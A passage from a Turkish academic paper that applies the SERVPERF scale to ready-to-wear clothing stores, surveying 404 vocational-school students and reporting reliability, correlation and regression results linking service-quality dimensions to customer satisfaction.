- Hizmet kalitesi, sadece yapılabilecek şeylerin sözünün verilmesi ve söz verilenden fazlasının yapılmasıdır (Stosjic, 1994).
- Hizmet kalitesi, müşterinin hizmetle ilgili istek ve beklentilerinin karşılanma derecesidir (Güzel, 2006: 60).

Algılanan hizmet kalitesini anlamanın, müşteriye anlamak açısından stratejik faydaları vardır. Parasuraman ve arkadaşları tarafından dört ayrı hizmet sektöründe gerçekleştirilen araştırmada, müşterilerin hizmet kalitesini değerlemede benzer kriterleri kullandıkları belirlenmiştir. Söz konusu kriterler, güvenilirlik, müşteriye duyarlılık, yetkinlik, ulaşılabilirlik, nezaket, iletişim, itibar, güvenlik, müşteriye anlamak/bilmek ve dokunulabilirliktir (Parasuraman vd., 1985: 42). Bu kriterleri göz önünde bulunduran işletmeler müşterilerin beledikleri hizmet kalitesini karşılamış olurlar. Hizmetlerin sunumunda hizmeti sunan ile hizmeti alanların karşılaşması sonucu, hizmet kalitesinin oluşacağı düşüncesi yatmaktadır. Hizmetin kalitesini belirleyen ve artıran en önemli husus ise, hizmetin sunumu ile sunanların ortaya koyduğu performans olmaktadır (Altunışık vd., 2014: 295).

2.2. Hazır Giyim Sektöründe Hizmet Kalitesi

İnsanlar için giyim son derece önemlidir. Giyim için, adeta insanların ambalajıdır, denilebilir. İnsanlar öncelikli olarak giyimlerine göre değerlendirilirler. Giyim; insanların ekonomik düzeyleri, kültür düzeyleri, dünya görüşleri, yaşam biçimleri ve daha benzer birçok konu hakkında mesajlar verir. İnsanlar için giyimin bu kadar önemli olduğu düşünüldüğünde, bu sektörde çalışan insanlara ve bu sektördeki işletmelere düşen görev ve sorumluluğun çok fazla olduğu unutulmamalıdır. Ayrıca, giyim sektöründeki marka sayısının her geçen gün artması, insanları tüm dünyada hazır giyim sektörüne doğru yönlendirmektedir. Hazır giyim sektöründe rekabetin ve alternatifi çok fazla olduğu göz önüne alınırsa, bu sektörde hizmet veren işletmelerin kalite konusunda müşteri memnuniyetini sağlamaları çok önemlidir. Çünkü üründen ve kaliteden memnun kalan müşteri o markadan ürün almaya devam edeceği gibi, başka insanlara da tavsiye edecektir. Ama kaliteden ve üründen memnun olmayan müşteri ise, o marka için artık bir kayıp olacaktır. Ancak, sadece memnun olmayan müşterinin gitmesi ile olay bitmeyecek, bu durum başka kişilere de yansımaktır. Dolayısıyla, hem müşteri sayısını arttırmak, hem de mevcut müşterileri korumak için; hazır giyim sektöründe hizmet kalitesine önem verilmelidir.

Hazır giyim sektörü, dikkate alınan pazar bölümlerine bağlı olarak hem emek yoğun ve düşük ücretli hem de dinamik, yenilikçi bir sektördür. Yüksek kaliteli moda pazarında, sektör modern teknoloji, göreceli olarak daha yüksek maaşlı çalışanlar ve tasarımcılar ile yüksek oranda esneklik ile

nitelendirilmektedir. Türk tekstil ve hazır giyim sektörü günümüzde büyük oranda ihracata yönelik bir sektördür; mevcut kapasiteler yurt içi talepten bir hayli fazladır ve yaklaşık 30 milyar dolarlık üretim değerinin 23 milyar dolarlık bölümü ihraç edilmektedir (Alüftekin vd., 2009: 3-5). Bu kadar büyük bir paya sahip hazır giyim sektöründe uzmanların görüşlerine paralel olarak Türkiye’de perakende hazır giyim sektöründe iç pazara yönelik yatırımların artırıldığı ve özellikle sanal ortamda Türkiye’nin altyapısal gelişimine paralel olarak hızlı bir gelişmenin yaşandığı görülmektedir. Yatırımcılar özellikle e-ticaret alanında kurdukları web siteleri aracılığıyla Türk hazır giyim tüketicilerini yeni bir alışveriş tarzına yönlendirmektedirler. Türkiye’nin 2013 yılında gerçekleştirdiği 152 milyar dolarlık ihracatından tekstil sektörünün 8,4 milyar dolar, hazır giyim ve konfeksiyon sektörünün de 17,3 milyar dolarlık pay aldığı düşünüldüğünde hazır giyim önemi ortaya çıkmaktadır. Bu kadar büyük paya sahip hazır giyim işletmeleri, müşteriye memnun etmek için hizmet kalitesine de çok dikkat etmek zorundadırlar.

Uzun yıllar boyunca sadece fiyat ve kalite odaklı rekabet eden perakende işletmeleri için artık başka bir rekabet alanı daha ortaya çıkmıştır. Fiyat ve kalitenin yanında mağaza atmosferi ve mağaza atmosferini oluşturan tüm etkenler (sıcaklık, yayınlanan müzik, çalışanların davranışları, yerleşim planı, koku vb.) üstünde de çalışıp geliştirici aksiyonlar almaları gerekmektedir (Arslan ve Boyçu, 2006: 40) .

2.3. Hizmet Kalitesinin Ölçüm Metodu

Hizmet kalitesinin ölçümü için literatürde farklı yazarlar tarafından çok sayıda model ve ölçek önerilmiştir. Bunlardan en çok kabul görenleri Grönross (1984) tarafından önerilen “algılanan hizmet” ve “beklenen hizmet” karşılaştırma modeli, yine bu karşılaştırmayı temel alan Parasuraman vd. (1988) tarafından önerilen SERVQUAL modeli ve sadece algılanan performansı dikkate alan Cronin ve Taylor (1992) tarafından önerilen SERVPERF modelleridir. SERVPERF modeli hizmet kalitesinin, performansın (algılanmanın) bir fonksiyonu olduğunu savunur (Cronin ve Taylor, 1992). SERVPERF ölçeği müşterilerin hizmet kalitesi algılamalarını 22 değişken ile ölçer. Bankacılık, eğitim, sağlık ve turizm gibi pek çok hizmet alanında geçerlilik ve güvenilirliği test edilmiş bir ölçektir.

Cronin ve Taylor’ın 1994’te yaptıkları çalışmalar sonucunda SERVPERF ölçeği ile ilgili şunlar söylenebilir (Cronin ve Taylor, 1994):

- Cronin ve Taylor (1994), 1992’de yaptıkları çalışmalarında ölçeğin, SERVQUAL ölçeğini esas alan ve hizmet kalitesini bilimsel olarak açıklayan güncel değişikliklerden biri olduğunu belirtmişlerdir.
- Cronin ve Taylor (1994), regresyon analizi yönteminin SERVQUAL ve SERVPERF ölçeklerini değerlendirmede en geçerli yöntem olduğunu ileri sürmüşlerdir. Çünkü her iki ölçek de likert ölçeğini kullanmaktadır.
- Cronin ve Taylor (1994), SERVPERF ölçeğinin, hizmet kalitesini geçerli ve güvenilir olarak ölçebildiğini ileri sürmüşlerdir.

SERVPERF ölçeğine yapılan eleştirilere rağmen, Cronin ve Taylor (1992) yaptıkları çalışmada dört temel hizmet sektöründe (özel banka, haşere kontrol, kuru temizleme ve fast-food) bu ölçeği denemişlerdir. Sadece performans odaklı bir araç olan SERVPERF ölçeğini, SERVQUAL ölçeğine karşı geliştirmişlerdir (Jain ve Gupta, 2004: 28). Dolayısıyla Cronin ve Taylor (1992)’un hizmet kalitesi ölçümünde performans ile beklenti arasındaki farkın yalnızca performansa dayalı olarak ölçülmesi gerektiğini ileri sürerek, alternatif ölçüm aracı olan SERVPERF’i ortaya koymuşlardır. Standart SERVPERF ölçeğinde, Parasuraman ve diğerlerinin 1988 yılında SERVQUAL Ölçeği için geliştirdikleri yirmi iki değişken ve beş temel boyut aynı şekilde yer almaktadır (Aydın ve Yıldırım, 2012: 41).

3. Uygulama: Hazır Giyim Sektöründe Hizmet Kalitesinin Ölçülmesi

3.1. Araştırmanın Amacı ve Verilerin Toplanması

Günümüzde, hizmet sektöründeki gelişmeyle birlikte birçok hizmet işletmesi sektöre giriş yapmaktadır. Hazır giyim sektörü de, hizmet işletmeleri içinde önemli bir yere sahiptir. Hazır giyim sektöründe hizmet veren işletmelerin sayısı da her geçen gün hızlı bir şekilde artmaktadır. Hazır giyim sektörüne giren işletmelerin sayısı arttıkça rekabet de yükselmiştir. Rekabette öne geçmek isteyen çok sayıda hazır giyim işletmesi, kalitenin önemini kavramıştır. Bunlardan hareketle bu araştırmanın amacı, hazır giyim sektöründe hizmet veren işletmelerin sunduğu hizmetin kalitesini ölçmek ve hizmet kalitesi boyutlarının müşteri memnuniyetine etkisini belirlemektir. Bu çalışmayla, hizmet kalitesinin müşteri

memnuniyetini etkileme düzeyleri belirlenerek, hazır giyim işletmelerinin yöneticilerine önemli bir veri kaynağı sağlanacaktır. Hizmet kalitesinin müşteri memnuniyetine etkisinin hangi boyutlarda yoğunlaştığının belirlenmesi, gerekli önlemlerin alınmasına olanak sağlayacak ve bu sayede alana katkı sağlanacaktır.

Araştırmanın evrenini, Manisa Celal Bayar Üniversitesi Ahmetli Meslek Yüksekokulu'nda öğrenim gören 2157 öğrenci oluşturmaktadır. Örnekler, bu evrenden kolayda örnekleme yöntemine göre seçilmiş ve 450 öğrenciye anket uygulanmıştır. Anketlerin incelenmesi sırasında, en az bir soruya cevap verilmeyen anketler değerlendirme dışı tutulmuş, dolayısıyla 404 katılımcıya ait veriler analiz edilmiştir. Araştırma verileri yüz yüze anket yöntemi kullanılarak toplanmış ve değerlendirilmiştir.

Hazır giyim sektöründe hizmet veren işletmelerin sunduğu hizmetin kalitesini ölçmek ve hizmet kalitesi boyutlarının müşteri memnuniyetine etkisini belirlemek amacıyla yapılan araştırmaya ilişkin veriler, üç bölümden oluşan anket formu aracılığı ile toplanmıştır. Birinci bölümde, katılımcıların demografik özelliklerini belirlemeye yönelik 8 soru yer almaktadır. İkinci bölümde, toplam 22 önermeden oluşan, SERVQUAL yöntemine alternatif olarak Cronin ve Taylor (1994) tarafından geliştirilen SERVPERF ölçeği yer almaktadır. Bu yöntem, SERVQUAL yöntemindeki müşterilerin beklenti ve algısı arasındaki fark yerine; doğrudan müşterinin algıladığı performansı ölçmektedir. Bu yöntemde SERVQUAL yöntemindeki 22 değişken esas alınmış ve işletmenin algılanan performansı ölçülmeye çalışılmıştır. (Cronin ve Taylor, 1994). Bu 22 soru içerisinde hizmet kalitesi kavramı, “Somut varlıklar, Güvenilirlik, Heveslilik, Güven Verme ve Empati” olarak ifade edilen beş boyut üzerinden tartışılmıştır. Hizmet kalitesinin ölçülmesi konusunda yapılan çalışmalarda, SERVPERF yönteminin, SERVQUAL yöntemine göre daha güçlü bir yöntem olduğu ortaya konulmuştur (Cronin ve Taylor, 1994; Babaküs ve Boller, 1992; Brady vd. 2002). Üçüncü bölümde ise; müşteri memnuniyetini ölçmek amacıyla Voss ve arkadaşları (1988) tarafından geliştirilen Genel Tatmin Ölçeği yer almaktadır. Ölçekler 5’li Likert şeklinde düzenlenmiş ve katılımcıların ölçekteki ifadeleri; 1: Hiç katılmıyorum, 2: Katılmıyorum, 3: Kısmen katılıyorum, 4: Katılıyorum, 5: Tamamen katılıyorum şeklinde değerlendirmeleri istenmiştir. Puanların yüksek olması, algılanan hizmet kalitesinin ve müşteri memnuniyetinin yüksek olduğunu göstermektedir.

Tablo 1’de, Hizmet Kalitesi boyutları ve bu boyutlara ilişkin maddeler yer almaktadır.

Tablo 1:Hizmet Kalitesi Boyutları ve Bu Boyutlara İlişkin Maddeler

BOYUTLAR	SORU NO	MADDELER
Somut Varlıklar	1	Bu hazır giyim işletmesinin mağazaları son teknolojiye uygun donanıma sahiptir.
	2	Bu hazır giyim işletmesinin mağazaları fiziksel olarak güzeldir.
	3	Bu hazır giyim işletmesinin çalışanları temiz ve şık görünüme sahiptirler.
	4	Bu hazır giyim işletmesinin mağazalarının genel yapısı sunduğu hizmete uygundur.
Güvenirlilik	5	Bu hazır giyim işletmesi bir şeyi yapmak için söz verdiğinde mutlaka yerine getirir.
	6	Bir sorunum olduğunda, bu hazır giyim işletmesinin çalışanları sorunumu çözmek için çaba gösterir.
	7	Bu hazır giyim işletmesinin çalışanları verdiği hizmeti eksiksiz şekilde yerine getirir.
	8	Bu hazır giyim işletmesi söz verdiği zamanda hizmeti yerine getirir.
	9	Bu hazır giyim işletmesinin mağazasında tüm kayıtlar düzgün ve hatasız tutulur.
Heveslilik	10	Bu hazır giyim işletmesinde çalışanlar sunacakları hizmetin zamanını kesin olarak söylerler.
	11	Bu hazır giyim işletmesinin çalışanları benimle sürekli iletişim kurarlar.
	12	Bu hazır giyim işletmesinin çalışanları her koşulda müşteri isteklerine cevap verir.
	13	Bu hazır giyim işletmesinin çalışanları bana yardım etmek için her zaman isteklidirler.
	14	Bu hazır giyim işletmesinin çalışanları, isteklerimi anında yerine getirirler.
Güven Verme	15	Bu hazır giyim işletmesinin çalışanlarına her zaman güvenirim.
	16	Bu hazır giyim işletmesinde kendimi güvende hissederim.
	17	Bu hazır giyim işletmesinin çalışanları müşterilerin sorularına cevap verecek bilgiye sahiptir.
	18	Bu hazır giyim işletmesinin çalışanları müşteriye karşı her zaman naziktir.
Empati	19	Bu hazır giyim işletmesinin çalışanları müşterileriyle kişisel olarak ilgilenir.
	20	Bu hazır giyim işletmesinin çalışma saatleri tüm müşterilere uygun şekilde düzenlenmiştir.
	21	Bu hazır giyim işletmesinin çalışanları müşterilerin istek ve ihtiyaçlarını bilir.
	22	Bu hazır giyim işletmesi müşterilerin menfaatlerini her şeyin üstünde tutar.
Müşteri Memnu niyeti	23	Bu hazır giyim işletmesinin verdiği hizmetlerden memnunum.
	24	Bu hazır giyim işletmesi kaliteli hizmet sunmaktadır.
	25	Bu hazır giyim işletmesi ile olan ilişkim benim için tatmin edicidir.

3.2. Veri Analizi ve Kalite Skorlarının Hesaplanması

Araştırma verilerinin analizi, SPSS 22.0 programı ile yapılmıştır. Verilerin çözümlenmesinde frekans, yüzde, ortalama, standart sapma, güvenilirlik analizi, korelasyon ve doğrusal regresyon analizlerinden yararlanılmıştır.

Çalışmadaki anket sorularının ölçek güvenilirliği, Cronbach Alpha Katsayısı ile kontrol edilmiştir. Alpha (α) katsayısına bağlı olarak ölçeğin güvenilirliği aşağıdaki gibi yorumlanabilir (Kalaycı, 2006):

- $0.00 \leq \alpha < 0.40$ ise ölçek güvenilir değildir,
- $0.40 \leq \alpha < 0.60$ ise ölçeğin güvenilirliği düşüktür,
- $0.60 \leq \alpha < 0.80$ ise ölçek güvenilirdir ve
- $0.80 \leq \alpha < 1.00$ ise ölçek yüksek derecede güvenilir bir ölçektir.

Yapılan analiz sonucu, ölçeğe ait Cronbach Alpha değerlerinin 0.943 olduğu görülmüştür. Bu da soruların ölçek güvenilirliğinin, yüksek derecede sağlandığı şeklinde yorumlanmaktadır. Tablo 2’de güvenilirlik analizi sonucu verilmiştir.

Tablo 2: Güvenirlilik Analizi Sonucu

Cronbach's Alpha	N of Items
,943	25

3.3. Bulgular

Ankete katılan öğrencilerin demografik özellikleri Tablo 3' te sunulmuştur. Tablo 3 'te öğrencilere ait yer alan özellikler cinsiyet, yaş, sınıf, program türü, bölüm, ailenin aylık geliri, en çok alışveriş yapılan mağaza ve giyim alışverişi sıklığıdır.

Tablo 3: Öğrencilerin Genel Özellikleri

		Frekans	Yüzde
Cinsiyet	Kadın	275	68,1
	Erkek	129	31,9
Yaş	17-20	228	56,4
	21-24	164	40,6
	25-28	6	1,5
	29 Ve Üzeri	6	1,5
Sınıf	1	152	37,6
	2	252	62,4
Program Türü	Örgün	254	62,9
	İkinci Öğretim	150	37,1
Bölüm	İnsan Kaynakları Yönetimi	65	16,1
	Büro Yönetimi ve Yönetici Asistanlığı	189	46,8
	Muhasebe ve Vergi Uygulamaları	66	16,3
	Bankacılık ve Sigortacılık	84	20,8
Ailenin Aylık Geliri	1000 TL ve Altı	33	8,2
	1001-2000 TL Arası	203	50,2
	2001-3000 TL Arası	98	24,3
	3001 TL ve Üzeri	70	17,3
En Çok Alışveriş Yapılan Mağaza	LCW	105	26
	De Facto	68	16,8
	Koton	93	23,0
	Kasaba	8	2
	Mavi	20	5
	Collezione	9	2,2
	Colins	6	1,5
	Little Big	7	1,7
	Mango	12	3
	Zara	37	9,2
	Ambar	12	3
	H&M	12	3
	Addax	8	2
	Bershka	7	1,7
Alışveriş Sıklığı	Haftada Bir	39	9,7
	Ayda Bir	105	26,0
	Üç Ayda Bir	44	10,9
	Değişen Sıklıkta	216	53,5
	TOPLAM	404	100,0

Tablo 3 incelendiğinde şu sonuçlara ulaşılmıştır:

- Araştırmaya katılan öğrencilerin % 68,1'i kadın, % 31,9'u erkektir.
- Öğrencilerin % 56,4'ü 17-20, % 40,6'sı 21-24 yaş aralığında iken %3'lük kısım 25 yaş üzerindedir.

- Sınıf bazında incelendiğinde öğrencilerin % 62,4'ü 2.sınıf, % 37,6'sı 1.sınıftır.
- Öğrencilerin % 62,9'u örgün öğretime devam ederken, % 37,1'i ikinci öğretime devam etmektedir.
- Bölüm bazında incelendiğinde öğrencilerin % 46,8'i Büro Yönetimi ve Yönetici Asistanlığı bölümüne, % 20,8'i Bankacılık ve Sigortacılık bölümüne, % 16,3'ü Muhasebe ve Vergi Uygulamaları bölümüne ve % 16,1'i İnsan Kaynakları Yönetimi bölümüne devam etmektedir.
- Ailelerinin aylık gelirine göre değerlendirildiğinde ise, öğrencilerin % 50,2'sinin ailesinin aylık geliri 1001-2000 TL iken, % 8,2'sinin 1000 TL ve altında geriye kalan % 41,6'sının ise 2001 TL ve üzerinde olduğu görülmüştür.
- Öğrencilerin en fazla alışveriş yaptığı mağaza % 26 ile LCW olurken, onu % 23 ile Koton takip etmektedir.
- Araştırmaya katılan öğrencilerin % 53,5'i değişen sıklıkta alışveriş yaptıklarını belirtirken, % 26'sı ayda bir, % 10,9'u üç ayda bir ve % 9,7'si haftada bir alışveriş yaptıklarını belirtmiştir.

SERVPERF ölçeğinde yer alan maddelere ilişkin aritmetik ortalama ve standart sapma değerleri Tablo 4'te verilmiştir.

Tablo 4: SERVPERF'e Göre Maddeler ve Boyutlar Bazında Hizmet Kalitesinin Ölçülmesi

BOYUTLAR	SORU NO	N	Aritmetik Ortalama (X)	Standart Sapma
Somut Varlıklar	1	404	3,8663	,94879
	2	404	4,0421	,93761
	3	404	4,0990	,96597
	4	404	4,1683	,91927
Güvenirlilik	5	404	3,8713	,99291
	6	404	3,9752	1,02300
	7	404	3,8886	,96333
	8	404	3,9802	,93967
	9	404	3,9604	,96767
Heveslilik	10	404	3,7376	1,04749
	11	404	3,1485	1,33207
	12	404	3,8441	1,02956
	13	404	3,6733	1,05773
	14	404	3,7673	1,00634
Güven Verme	15	404	3,6337	1,05880
	16	404	3,9406	1,02157
	17	404	3,9653	,95236
	18	404	4,0371	,98177
Empati	19	404	3,7376	1,11407
	20	404	3,9480	1,07983
	21	404	3,6906	1,08717
	22	404	3,5965	1,12189

Tablo 4 incelendiğinde; öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu madde, x= 4,1683 ile 4. (Bu hazır giyim işletmesinin mağazalarının genel yapısı sunduğu hizmete uygundur.) madde iken, en düşük olduğu madde ise x= 3,1485 ile 11. (Bu hazır giyim işletmesinin çalışanları benimle sürekli iletişim kurarlar.) maddedir.

Boyutlar bazında inceleme yapıldığında şu sonuçlar elde edilmiştir:

- Somut varlıklar boyutunda öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu madde, x= 4,1683 ile 4. (Bu hazır giyim işletmesinin mağazalarının genel yapısı sunduğu hizmete uygundur) madde iken, en düşük madde, x= 3,8663 ile 1. (Bu hazır giyim işletmesinin mağazaları son teknolojiye uygun donanımına sahiptir) maddedir.
- Güvenirlilik boyutunda öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu madde, x= 3,9802 ile 8. (Bu hazır giyim işletmesi söz verdiği zamanda hizmeti yerine getirir.) madde iken, en düşük olduğu madde ise x= 3,8713 ile 5. (Bu hazır giyim işletmesi bir şeyi yapmak için söz verdiğinde mutlaka yerine getirir.) maddedir.

- Heveslilik boyutunda öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu madde, $x=3,8441$ ile 12. (Bu hazır giyim işletmesinin çalışanları her koşulda müşteri isteklerine cevap verir) madde iken en düşük madde, $x = 3,1485$ ile 11. (Bu hazır giyim işletmesinin çalışanları benimle sürekli iletişim kurarlar.) maddedir.
- Güven verme boyutunda öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu madde, $x= 4,0371$ ile 18. (Bu hazır giyim işletmesinin çalışanları müşteriye karşı her zaman naziktir.) madde iken en düşük madde, $x = 3,6337$ ile 15. (Bu hazır giyim işletmesinin çalışanlarına her zaman güvenirim.) maddedir.
- Empati boyutunda öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu madde, $x= 3,9480$ ile 20. (Bu hazır giyim işletmesinin çalışma saatleri tüm müşterilere uygun şekilde düzenlenmiştir.) madde iken en düşük madde, $x = 3,5965$ ile 22. (Bu hazır giyim işletmesi müşterilerin menfaatlerini her şeyin üstünde tutar.) maddedir.

SERVPERF ölçeğinde yer alan boyutlara ve müşteri memnuniyetine ilişkin aritmetik ortalama ve standart sapma değerleri Tablo 5’de verilmiştir.

Tablo 5: Ölçeklerin ve Hizmet Kalitesi Boyutlarının Ortalama ve Standart Sapmaları

	N	Aritmetik Ortalama (x)	Standart Sapma
Müşteri Memnuniyeti	404	4,0439	,82170
Hizmet Kalitesi	404	3,8442	,66228
Somut Varlıklar	404	4,0439	,73891
Güvenirlilik	404	3,9351	,76321
Heveslilik	404	3,6342	,79821
Güven verme	404	3,8942	,79337
Empati	404	3,7432	,85853

Tablo 5 incelendiğinde, hizmet kalitesi boyutları içerisinde öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu boyut, $x= 4,0439$ ile somut varlıklar boyutu iken, en düşük olduğu boyut ise $x= 3,6342$ ile heveslilik boyutudur. Genel olarak değerlendirildiğinde hizmet kalitesinin aritmetik ortalamalarının $x=3,8442$, müşteri memnuniyetinin ise $x= 4,0439$ olduğu görülmüştür. Bu sonuçlara göre iki ölçeğin de ortalamasının üzerinde ve iyi düzeyine daha yakın olduğu görülmektedir

Tablo 6’da hizmet kalitesi boyutları ve bağımlı değişken olan müşteri memnuniyeti arasındaki ilişkiyi gösteren korelasyon analizi sonuçları tablosu yer almaktadır. Korelasyon katsayısı, iki değişken arasındaki ilgiyi neden ve mantık olmaksızın ortaya koyan ve (1)’e çok yaklaştıkça ilişkinin yoğunluğunu işaret eden bir katsayıdır (Arıkan, 2007:190). Korelasyon katsayısının büyüklük bakımından yorumlanmasında, katsayının 0,70 ile 1.00 olması yüksek, 0,30 ile 0,70 arasında olması orta ve 0,00 ile 0,30 arasında olması düşük düzeyde bir ilişki olduğu biçiminde yorumlanmaktadır (Köklü ve Büyüköztürk, 2000: 123; Büyüköztürk, 2002: 32).

Tablo 6: Korelasyon Analizi Sonuçları

Değişkenler	Somut Varlıklar	Güvenirlilik	Heveslilik	Güven Verme	Empati	Müşteri Memnuniyeti
Somut Varlıklar	1,00	0,66*	0,46*	0,59*	0,51*	0,68*
Güvenirlilik		1,00	0,63*	0,72*	0,64*	0,66*
Heveslilik			1,00	0,64*	0,68*	0,54*
Güven Verme				1,00	0,74*	0,74*
Empati					1,00	0,68*
Müşteri Memnuniyeti						1,00

* $p<0,001$

Tablo 6’ya göre araştırma sonucunda müşteri memnuniyeti ile somut varlıklar, güvenirlilik heveslilik ve empati boyutlarında orta düzey ve pozitif yönlü bir ilişki var iken güven verme ve müşteri

memnuniyeti arasında yüksek düzey pozitif bir ilişki bulunmuştur. Tüm boyutların müşteri memnuniyeti ile bir ilişkisi olmasından dolayı, Regresyon modelinde tüm boyutlar çalışılmıştır.

Hizmet kalitesinin müşteri memnuniyetini yordama düzeyini belirlemek amacıyla yapılan doğrusal regresyon analizi sonuçları Tablo 7’de verilmiştir.

Tablo 7: Müşteri Memnuniyetinin Yordayıcılarına İlişkin Regresyon Analizi Sonuçları

Değişken	B	Standart Hata	t	β	F	R	ΔR^2
Sabit	0,37	0,13	2,36*		134,653**	0,79	0,62
Somut Varlıklar	0,25	0,05	5,31**	0,22			
Güvenirlilik	0,13	0,05	2,42*	0,12			
Heveslilik	0,05	0,05	1,04	0,05			
Güven verme	0,38	0,05	6,91**	0,36			
Empati	0,24	0,05	5,07**	0,25			

*p<0,05 **p<0,001

Tablo 7’ye göre hizmet kalitesi alt boyutlarından oluşan değişken kombinasyonu müşteri memnuniyetini önemli derecede yordamaktadır ($F_{(5,398)}=134,653$, $p=0,000$). Bu değişken kombinasyonu müşteri memnuniyeti varyansının % 62’sini açıklamaktadır. Değişken kombinasyonu değerlerine bakıldığında, hizmet kalitesinin somut varlıklar, güvenirlilik, güven verme ve empati boyutları bu eşitliğe anlamlı derecede katkı yapmıştır. En fazla katkıyı güven verme boyutu yaparken, heveslilik boyutunun müşteri memnuniyetine katkısı anlamlı çıkmamıştır.

4. Sonuç ve Öneriler

Rekabet koşullarının artmasının bir sonucu olarak, diğer sektörlerde olduğu gibi hazır giyim sektörünün de yenilikçi olması, teknolojiye uyum sağlaması, sunduğu hizmetlerin kalitesini arttırması ve müşteri odaklı çalışması zorunlu hale gelmiştir. Yapılan bu çalışmada, hazır giyim sektöründe hizmet veren işletmelerin sunduğu hizmetin kalitesini ölçmek ve hizmet kalitesi boyutlarının müşteri memnuniyetine etkisinin belirlenmesi amaçlanmıştır.

Araştırma sonuçları incelendiğinde şu sonuçlara varılmıştır: araştırmaya katılan öğrencilerin büyük çoğunluğunun kadın olduğu, meslek yüksekokulunda uygulama yapıldığı için öğrencilerin yarısından fazlasının 20 yaşının altında olduğu, daha çok ikinci sınıf öğrencilerinin ve örgün öğretim öğrencilerinin araştırmaya katkıda bulundukları, yarıya yakın öğrencinin Büro Yönetimi ve Yönetici Asistanlığı bölümünde öğrenim gördüğü ve öğrenci ailelerinin gelirlerinin 1001-2000 TL arasında yoğunlaştığı görülmüştür.

Öğrencilerin çoğunluğu değişken sıklıkta alışveriş yapmaktadır. Araştırmanın konusunu hazır giyim ürünleri oluşturduğu için bu sonucun çıkması olağandır. Öğrencilerin en çok alışveriş yaptığı ilk üç mağazanın; LCW, Koton ve DeFacto olduğu görülmektedir. Araştırmadaki diğer hazır giyim markalarıyla karşılaştırıldığında, en çok alışveriş yapma bağlamında bu üç marka ile diğer markalar arasındaki fark yüksektir. Bunun sebebi olarak, bu üç markanın mağaza sayısının diğerleriyle karşılaştırıldığında daha fazla olması söylenebilir.

SERVPERF ölçeğindeki maddeler incelendiğinde, öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu üç madde sırasıyla şöyledir:

- Bu hazır giyim işletmesinin mağazalarının genel yapısı sunduğu hizmete uygundur ($x=4,1683$)
- Bu hazır giyim işletmesinin çalışanları temiz ve şık görünüme sahiptirler. ($x=4,0990$)
- Bu hazır giyim işletmesinin mağazaları fiziksel olarak güzeldir. ($x=4,0421$)

Maddeler incelendiğinde öğrenci algılarına göre hizmet kalitesinin en yüksek olduğu üç maddenin de somut varlıklar boyutunda olduğu görülmektedir.

Öğrencilerin algılarına göre hizmet kalitesinin en düşük olduğu üç madde sırasıyla şöyledir:

- Bu hazır giyim işletmesinin çalışanları benimle sürekli iletişim kurarlar. ($x=3,1485$)
- Bu hazır giyim işletmesi müşterilerin menfaatlerini her şeyin üstünde tutar. ($x=3,5965$)
- Bu hazır giyim işletmesinin çalışanlarına her zaman güvenirim. ($x=3,6337$)

Bu sonuçlara göre; hizmet sektöründeki hazır giyim işletmelerinin daha çok müşteri odaklı olmaları, müşterilerle iletişim kurmaları ve taahhüt ettiği hizmetleri yerine getirerek güven sağlamaları konusuna önem vermeleri gerekmektedir.

SERVPERF ölçeğindeki hizmet kalitesi boyutları ve müşteri memnuniyeti ölçeği incelendiğinde, hizmet kalitesi boyutları içerisinde öğrencilerin algılarına göre hizmet kalitesinin en yüksek olduğu boyut, $x = 4,0439$ ile somut varlıklar boyutu iken; en düşük olduğu boyut ise, $x = 3,6342$ ile heveslilik boyutudur. Genel olarak değerlendirildiğinde, hizmet kalitesinin aritmetik ortalamasının $x = 3,8442$, müşteri memnuniyetinin ise $x = 4,0439$ olduğu görülmüştür. Bu sonuçlara göre, iki ölçeğin de ortalamasının üzerinde ve iyi düzeyine daha yakın olduğu görülmektedir. Bu durum hazır giyim işletmelerinin kalite ve müşteri memnuniyetinin artırılması konusunda daha etkin çalışmaları gerektiğini göstermektedir. Algılanan hizmet kalitesi ortalamasının, müşteri memnuniyet ortalamasının altında olması, müşteri memnuniyetinin başka faktörlerden de etkilendiğini göstermektedir. Bu faktörlerin tespit edilmesi, müşteri memnuniyetinin artırılması açısından oldukça önemlidir.

Hizmet kalitesi boyutları ve müşteri memnuniyetine ilişkin Pearson korelasyonu sonuçları incelendiğinde müşteri memnuniyeti ile güven verme arasında yüksek düzey pozitif bir ilişki bulunmuştur. Yapılan regresyon eşitliğinde müşteri memnuniyeti varyansının % 36'sının güven verme değişkenince açıklandığı görülmüştür. Başka bir ifade ile, müşteri memnuniyetinin yordayıcısı olarak güven verme boyutunun en güçlü etkiye sahip olduğu belirlenmiştir. Bununla birlikte; heveslilik boyutunun müşteri memnuniyetine katkısının anlamlı çıkmadığı araştırmayla ulaşılan bir diğer sonuçtur. Yapılan araştırmalarda somut varlıklar ve heveslilik boyutunun müşteri memnuniyeti üzerinde etkisinin olmadığı ya da çok az etkili olduğu belirlenmiştir (Saxby, 2004; Akşit Aşık, 2016; İshak, 2006). Araştırma sonuçlarına göre; heveslilik boyutunun müşteri memnuniyetine katkısının anlamlı olmaması daha önce yapılan çalışmaları destekler niteliktedir. Bununla birlikte araştırma sonucuna göre, hizmet kalitesinin müşteri memnuniyetini yordama düzeyini belirlemek amacıyla yapılan basit doğrusal regresyon analizi sonucunda, hizmet kalitesinin müşteri memnuniyetinin % 62'sini açıkladığı görülmektedir.

Araştırmanın; Manisa Celal Bayar Üniversitesi Ahmetli Meslek Yüksekokulundaki öğrencilere uygulanması ve 404 anket ile sınırlı olması sebebiyle elde edilen sonuçlar Türkiye düzeyinde hazır giyim sektöründe hizmet kalitesinin çok düşük ya da çok yüksek olduğuna yönelik bir genelleme yapmaya olanak sağlamamaktadır. Buna karşın, hazır giyim sektöründe hizmet kalitesine yönelik yapılan çalışmaların artmasıyla araştırmalardan elde edilen sonuçların kıyaslanabilmesi ve genelleştirilebilmesi açısından bu araştırma son derece önemlidir. Ayrıca bu araştırma sadece bir grup üniversite öğrencisine yapılmıştır. Araştırmanın daha farklı gruplara yapılarak bir karşılaştırılmaya gidilmesi faydalı olacaktır.

Kaynakça

